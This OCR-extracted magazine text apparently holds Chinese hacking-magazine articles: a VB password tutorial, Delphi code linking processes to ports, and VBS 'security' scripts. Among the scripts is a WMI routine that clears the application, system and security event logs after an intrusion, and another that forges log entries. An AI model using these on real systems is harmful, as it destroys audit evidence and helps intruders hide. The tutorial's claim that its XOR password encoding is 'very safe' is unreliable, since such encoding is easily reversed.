打开存放密码的文件“1”，其中“app.path”是指程序的当前目录，“input”是指文件以输入方式打开，“#1”是打开文件相应的文件通道。注意，这里的文件“1”应已经存在于程序目录下，你可以先在程序目录下创建一个新文件“1”，内容为空。

```
Do Until EOF(1)       '循环语句，如果没到文件尾部("EOF()")则执行循环。
Line Input #1, chenxiaoyu$   '从文件中读出数据，将文件中的数据存入变量“chenxiaoyu$”中。
Loop        '循环语句同“do until”一起使用。
le = Len(chenxiaoyu$)     '将变量“chenxiaoyu$”的长度存入变量“le”中，以判断密码长度
If le < 0 Or le > 20 Then      '如果密码长度小于0或者大于20那么
GoTo error1      '转到error1处提示错误，作用是将密码长度控制在0到20之间。
End If
```

下面这段是密码转换的关键，它是把已经加密存放在文件“1”中的密码取出，还原成原来输入时的密码。原理是通过一次异或运算将文件中已经加密的密码转换为没有加密的原始密码，再同你输入的密码进行比较。因为首次进入程序，密码为空，所以第一次进入时，程序不会对空密码进行转换。

```
Dim n(20)       '定义一个20位的数组，用来存放。
For i = 1 To le      '执行循环，从1到密码长度次循环，
```

```
如果le为0，即空密码，则退出循环。
n(i) = Asc(Mid(chenxiaoyu$, i, 1))  '把密码的每一位都转换为ASCII码存入数组中。
n(i) = Chr(n(i) Xor (i + le))  '把经过转换的ASCII码进行一次异或运算，后得出的ASCII码再转换为字符串。
ok$ = ok$ & n(i)  '所有的字符串连结成密码存入ok$中，这就是原始密码了。
Next
其中"mid()"是从密码变量"chenxiaoyu$"中取出每个字符，"asc()"是把取出的字符转换为ascii码，"chr()"是把ascii码转换成字符，"xor"是异或运算符。注意，(i+le)一定要和后面的，也就是加密时的一样。
If txtPassword.Text = ok$ Then  '如果文件"1"中的密码和输入的密码相同则把其它的输入框和按键设为可用。
butChange.Enabled = True
txtOPassword.Enabled = True
txtNPassword1.Enabled = True
txtNPassword2.Enabled = True
Else  '否则显示输入错误
error1:
MsgBox ("密码错误！它应在0到20位之间。请输入正确的密码：")
End If
aaa:
Close #1  '关闭打开的通道#1
End Sub
```

下面是点击"改变密码"按 时执行的代码。

```
Private Sub butChange_Click()
Dim n(20)
If txtOPassword.Text = ok$ Then  '判断输入的密码是否与原密码相同。
If txtNPassword1.Text = txtNPassword2.Text Then  '判断更改时两次输入的新密码是否相同。
c$ = txtNPassword1.Text  '把新密码存入c$中
le = Len(c$)  '判断新密码长度，并存入le中
If le > 20 Or le < 0 Then
Print MsgBox("密码输入错误，它应在1位到20位之间，请重新输入密码！", "错误！")
txtNPassword1.Text = ""  '清空"输入新密码"和"再次输入新密码"的文本框
txtNPassword2.Text = ""
txtNPassword1.SetFocus  '光标移到"输入新密码"文本框
Else  '如果密码长度符合标准，则执行转换
For i = 1 To le  '同"输入密码"时的作用差不多
n(i) = Asc(Mid(c$, i, 1))
n(i) = Chr(n(i) Xor (i + le))
num$ = num$ & n(i)
Next
```

"xor"是异或运算符，是把每一个ascii码用来异或一个固定的数，我这里用的是（i+le），即i表示当前字符在密码中所处的位置，le表示密码的总长度，这样加密后存放在"1"文件中的字符就不会出现数值与其相对应。也就不会出现美萍网管那种密码漏洞了。当然，你如果认为这样也容易被猜出，你还可以在（i+le）中增加一个随机量，例如增加一个rndpass变量用来存入随机数，randmize：rndpass=int((100+1)*rnd)，这样就能产生一个1到100以内的随机数，你再把它存入文件"2"中，以便以后解密时读取。这时异或的那个固定数就变成(i+le+rndpass)了，你也可把加号改成乘号，这样的密码就很安全了。特别要注意的是异或的那个固定数一定要和解密时用的那个相同，否则上面解密时就会出现错误。

```
Open App.Path & "\1" For Output As #1  '和前面一样，只不过"output"是保存文件，文件"1"可以不事先存在。
Print #1, num$: Print MsgBox("更改密码成功！")  '将新密码存入密码文件中，并显示更改成功。
Close
```

下面这段是防止密码文件损坏，或被人为更改而添加的。是把本目录下的"1"文件复制到其它目录下，这里是复制到C盘Windows目录下。只要程序一启动，就会自动将其它目录下的文件备份密码复制过来，这样也就解决了美萍安全卫士的那个漏洞了。你还可以把两个文件内容进行比较，如果相同才准进入程序，这样可能会更加安全。

```
FileCopy App.Path & "\1", "c:\windows\1"
End If
Else
Print MsgBox("密码验证错误，你不能修改密码，请重新输入！", "错误！")
End If
Else
Print MsgBox("密码错误，你不能修改密码！", "错误！")
End If
End Sub
```

通过上面的介绍，你对密码程序的编写应该有了一个初步认识了。如果你把密码代码稍作修改就能加入到程序中和其它模块组成一个具有密码设置功能的完整程序（本文所写代码和程序已收录于光盘中）。如图2所示。




图 2

这个密码程序的介绍，主要是针对美萍网管大师和美萍安全卫士的漏洞而言的（详见第七期《黑客X档案》中"一个菜鸟的实践之路"）。当然绝对的安全是不可能有的，但是只要把这些相应的漏洞加以更改，就能使得程序更加的安全，至少能够避免像我这样的菜鸟的入侵。

Delphi实现Win2K下关联进程/端口之代码

蛮牛

怎么才能知道程序使用了哪个端口？进程和端口的关联查询是一个非常有用的功能，你可以清楚地知道哪些程序在使用哪些端口，对于查杀木马很有帮助。我们虽然可以使用任务管理器浏览进程列表，使用Netstat查看端口的使用状况，却没有一个命令可以直接关联进程和端口(WinXP上增加了新的NetStat功能，支持直接查看端口进程状况)，在网络上也看见一些软件，但是都不是很好用，而且没有源代码。

实现的方法:

1、枚举系统的进程
2、判断进程是否是SOCKET句柄
3、复制句柄并得到端口号
4、根据句柄得到执行文件名称

部分源程序:

1、函数声明:

```
TfnZwQuerySystemInformation = function (tag : SYSTEM_INFORMATION_CLASS; buffer : pointer; bufferSize : DWORD; var returnedSize : DWORD) : DWORD; stdcall;
```

tag在NTDDK中定义了常量SYSTEM_INFORMATION_CLASS，其中，SystemHandleInformation是用来得到所有系统句柄；第二个参数是一个指针，这个指针用来返回系统句柄列表，在调用ZwQuerySystemInformation函数之前，必须为这个指针分配足够的内存空间，否则函数调用会出错；第三个参数是指定你为HandleList所分配的内存空间大小，单位是byte；第四个参数是ZwQuerySystemInformation返回的HandleList的大小；如果ZwQuerySystemInformation函数调用成功，返回值将是0，否则可以使用GetLastError()获得详细的错误代码。

```
TfnZwQueryObject = function (Handle : THandle; ActionCode : DWORD; buf : Pointer; bufLen : DWORD; bytesWritten : PDWORD) : DWORD; stdcall;
  TfnZwDuplicateObject = function (SourceProcessHandle, SourceHandle, TargetProcessHandle : THandle; var TargetHandle : THandle; DesiredAccess : ACCESS_MASK; HandleAttributes, Options : DWORD) : DWORD; stdcall;
  // 对象复制;
  TfnZwOpenProcess = function (var Handle : THandle; DesiredAccess : ACCESS_MASK; var ObjectAttributes : TObjectAttributes; var ClientID : TClientID) : DWORD; stdcall;
  // 打开一个处理

  TfnZwOpenSection = function (var Handle : THandle; DesiredAccess : ACCESS_MASK; var ObjectAttributes : TObjectAttributes) : DWORD; stdcall;
  // 打开一个文件，并得到访问权限;
  TfnZwOpenFile = function (var Handle : THandle; DesiredAccess : ACCESS_MASK; var ObjectAttributes : TObjectAttributes; var StatusBlock : TIOStatusBlock; ShareAccess, OpenOptions : DWORD) : DWORD; stdcall;
  // 下面三个函数是在获得处理名称中使用，用法;
  TRtlCreateQueryDebugBuffer = function(
  Size:ULONG;
  Eventpair:BOOL
  ):PDebug_Buffer;stdcall;
    TRtlQueryProcessDebugInformation = function(
  ProcessId:ULONG;
      DebugInfoClassMask:ULONG;
        DebugBuffer:Pointer
          ):DWORD;stdcall;
  TRtlDestroyQueryDebugBuffer = function(
      DebugBuffer:Pointer
        ):DWORD;stdcall;

  {用法}
  DebugBufferP := RtlCreateQueryDebugBuffer(0, False); //分配内存;
  if (RtlQueryProcessDebugInformation(fHandles.PID[iLoop], 1, DebugBufferP) = 0) then
    begin // 查看处理信息
  ProcessInfoHeaderP := PPROCESS_INFO_HEADER(DWORD(DebugBufferP) + $60);
    Count := ProcessInfoHeaderP^.Count;
        ProcessInfoP := PPROCESS_INFO(DWORD(ProcessInfoHeaderP) + sizeof (PROCESS_INFO_HEADER));
  if UpperCase(ProcessInfoP^.Name) <> 'WINLOGON' then// 查看是否是WINDOWS登陆
  begin
   dw := DWORD(ProcessInfoP);
     for j := 0 to Count - 1 do
       begin
  dw := dw + sizeof (PROCESS_INFO);
    ProcessInfoP := PPROCESS_INFO(dw);
  if ProcessInfoP^.Name = 'MSGINA' then
    begin
     rc := fHandles.PID[iLoop];
         end;
      if UpperCase(ProcessInfoP^.Name) <> 'NWGINA' then
```

```
        begin
          result := 0;
          //exit;
        end;
      end;
  if (DebugBufferP<>nil) then // 释放内存。
    RtlDestroyQueryDebugBuffer
        (DebugBufferP);
          result := rc;
          exit;
        end;
      end;
    if (DebugBufferP<>nil) then
        RtlDestroyQueryDebugBuffer
            (DebugBufferP);
```

2、载入函数：


```
modNTDLL := LoadLibrary('ntdll.dll');
  fnZwQuerySystemInformation := GetProcAddress(modNTDLL, 'ZwQuerySystemInformation');
  fnZwQueryObject := GetProcAddress(modNTDLL, 'ZwQueryObject');
  fnZwDuplicateObject := GetProcAddress(modNTDLL, 'ZwDuplicateObject');
  fnZwOpenProcess := GetProcAddress(modNTDLL, 'ZwOpenProcess');
  fnZwOpenSection := GetProcAddress(modNTDLL, 'ZwOpenSection');
  fnZwOpenFile := GetProcAddress(modNTDLL, 'ZwOpenFile');
    RtlCreateQueryDebugBuffer := GetProCaddress(modNTDLL, 'RtlCreateQueryDebugBuffer');
    RtlQueryProcessDebugInformation := GetProCaddress(modNTDLL, 'RtlQueryProcessDebugInformation');
    RtlDestroyQueryDebugBuffer := GetProCaddress(modNTDLL, 'RtlDestroyQueryDebugBuffer');
    NtQSI := GetProcAddress(modNTDLL, 'NtQuerySystemInformation');

  // 获得系统句柄
  if not Assigned(fInfo) then
    n := $1000
  else
  n := (fInfo^.NumberOfHandles + $100) div $100 * $100; // 计算需要的内存

  repeat
    rs := SizeOf(TSystemHandleInformation) + SizeOf(TSystemHandleTableEntryInfo) * (n - 1);
    ReallocMem(fInfo, rs); // 重新分配内存
    rv := fnZwQuerySystemInformation(SystemHandleInformation, fInfo, rs, rs); // 获得系统句柄长度
    n := n * 2;
      until rv <> STATUS_INFO_LENGTH_MISMATCH;

  if rv <> 0 then
    begin
      ReallocMem(fInfo, 0);
      RaiseLastOSError
    end
    else
    begin
      n := (fInfo^.NumberOfHandles + $100) div $100 * $100;
    rs := SizeOf(TSystemHandleInformation) + SizeOf(TSystemHandleTableEntryInfo) * (n - 1); // 获得系统句柄
      ReallocMem(fInfo, rs)
    end;
```

上面是部分程序代码，如果需要全部源代码可看光盘。



VBS脚本在系统安全中的八则妙用

雪鸟

VBS 脚本病毒的大量流行使我们对 VBS 的功能有了一个全新的认识，现在大家对它也开始重视起来。VBS 代码在本地是通过 Windows Script Host(WSH)解释执行的。VBS 脚本的执行离不开 WSH，WSH 是微软提供的一种基于 32 位 Windows 平台的、与语言无关的脚本解释机制，它使得脚本能够直接在 Windows 桌面或命令提示符下运行。利用 WSH，用户能够操纵 WSH 对象、ActiveX 对象、注册表和文件系统。在 Windows 2000 下，还可用 WSH 来访问 Windows NT 活动目录服务。

用 VBS 编写的脚本程序，在窗口界面是由 wscript.exe 文件解释执行的，在字符界面由 cscript.exe 文件解释执行。wscript.exe 是一个脚本语言解释器，正是它使得脚本可以被执行，就像执行批处理一样。关于 VBS 大家一定比我熟悉多了，所以不再废话，直接进入主题，看看我总结的 VBS 在系统安全中的八则妙用吧。

一、给注册表编辑器解锁

用记事本编辑如下内容：

```
DIM WSH
SET WSH=WSCRIPT.CreateObject("WSCRIPT.SHELL") '击活 WScript.Shell 对象
WSH.POPUP("解锁注册表编辑器!")
'显示弹出信息"解锁注册表编辑器!"
WSH.Regwrite"HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System\DisableRegistryTools",0,"REG_DWORD"
'给注册表编辑器解锁
WSH.POPUP("注册表解锁成功!")
'显示弹出信息"注册表解锁成功!"
```

保存为以.vbs 为扩展名的文件，使用时双击即可。

二、关闭 Win NT/2000 的默认共享

用记事本编辑如下内容：

```
Dim WSHShell '定义变量
set WSHShell=CreateObject("WScript.shell") '创建一个能与操作系统沟通的对象 WSHShell
Dim fso,dc
Set fso=CreateObject("Scripting.FileSystemObject") '创建文件系统对象
set dc=fso.Drives '获取所有驱动器盘符
For Each d in dc
Dim str
WSHShell.run("net share"&d.driveletter &"$ /delete") '关闭所有驱动器的隐藏共享
next
WSHShell.run("net share admin$ /delete")
WSHShell.run("net share ipc$ /delete") '关闭admin$和ipc$管道共享
```

现在来测试一下，先打开 cmd.exe，输入 net share 命令就可以看到自己机子上的共享。双击执行 stopshare.vbs 后，会看见窗口一闪而过。然后再在 cmd 里输入 net share 命令，这时候没有发现共享列表了。

三、显示本机 IP 地址

有许多时候，我们需要知道本机的 IP 地址，使用各种软件虽然可以办到，但用 VBS 脚本也非常的方便。用记事本编辑如下内容：

```
Dim WS
Set WS=CreateObject("MSWinsock.Winsock")
IPAddress=WS.LocalIP
MsgBox "Local IP=" & IPAddress
```

将上面的内容保存为 ShowIP.vbs，双击执行即可得到本机 IP 地址。

四、利用脚本编程删除日志

入侵系统成功后，黑客做的第一件事便是清除日志，如果以图形界面远程控制对方机器或是从终端登录进入，删除日志不是一件困难的事，由于日志也是作为一种服务运行，但不同于 http、ftp 这样的服务，可以在命令行下先停止，再删除，在命令行下用 net stop eventlog 是不能停止的，所以有人认为在命令行下删除日志是很困难的。实际上不是这样，比方说利用脚本编程中的 VMI 就可以删除日志，而且非常的简单方便。源代码如下：

```
strComputer= "."
Set objWMIService = GetObject("winmgmts:" _
& "{impersonationLevel=impersonate,(Backup)}!\\" & _
strComputer & "\root\cimv2")
dim mylogs(3)
mylogs(1)="application"
mylogs(2)="system"
mylogs(3)="security"
for Each logs in mylogs
Set colLogFiles=objWMIService.ExecQuery _
("Select * from Win32_NTEventLogFile where LogFileName='"&logs&"'")
For Each objLogfile in colLogFiles
```

```
objLogFile.ClearEventLog()
Next
next
```

将上面的代码保存为cleanevent.vbs文件即可。在上面的代码中，首先获得object对象，然后利用其clearEventLog()方法删除日志。建立一个数组：application、security、system，如果还有其它日志也可以加入数组。然后用一个for循环，删除数组中的每一个元素，即各个日志。

五、利用脚本伪造日志

删除日志后，任何一个有头脑的管理员面对空空的日志，马上就会反应过来被入侵了，所以一个聪明的黑客也要学会如何伪造日志。利用脚本编程中的eventlog方法创造日志非常简单，请看下面的代码：

```
set ws=wscript.createobject("Wscript.shell")
ws.logevent 0 ,"write log success" '创建一个成功执行日志
```

将上面的代码保存为createlog.vbs即可。这段代码很容易理解，首先获得wscript的一个shell对象，然后利用shell对象的logevent方法。logevent的用法：logevent eventtype,"description" [,remote system]，其中eventtype为日志类型，可以使用的参数如下：0代表成功执行，1执行出错，2警告，4信息，8成功审计，16故障审计。所以上面代码中，把0改为1,2,4,8,16均可，引号中的内容为日志描述。利用这种方法写的日志有一个缺点，即只能写到应用程序日志，而且日志来源只能为WSH，即Windows Scripting Host，所以不能起太多的隐蔽作用，在此仅供大家参考。

六、禁用开始菜单选项

用记事本编辑如下内容：

```
Dim ChangeStartMenu
Set ChangeStartMenu=WScript.CreateObject("WScript.Shell")
RegPath="HKCR\Software\Microsoft\Windows\CurrentVersion\Policies\"
Type_Name="REG_DWORD"
Key_Data=1

StartMenu_Run="NoRun"
StartMenu_Find="NoFind"
StartMenu_Close="NoClose"

Sub Change(Argument)
ChangeStartMenu.RegWrite RegPath&Argument,Key_Data,Type_Name
MsgBox("Success!")
End Sub
```

```
Call Change(StartMenu_Run)    '禁用"开始"菜单中的"运行"功能
Call Change(StartMenu_Find)   '禁用"开始"菜单中的"查找"功能
Call Change(StartMenu_Close)  '禁用"开始"菜单中的"关闭系统"功能
```

将以上代码保存为ChangeStartMenu.vbs文件，使用时双击即可。

七、执行外部程序

用记事本编辑如下内容：

```
DIM objShell
set objShell=wscript.createObject("wscript.shell")
iReturn=objShell.Run("cmd.exe /C set var=world", 1, TRUE)
```

保存为.vbs文件即可。在这段代码中，我们首先设置了一个环境变量，其名为var，而值为world，用户可以使用%Comspec%来代替cmd.exe，并且可以把命令：set var=world改成其它的命令，这样就可以使它运行任意的命令。

八、重新启动指定的IIS服务

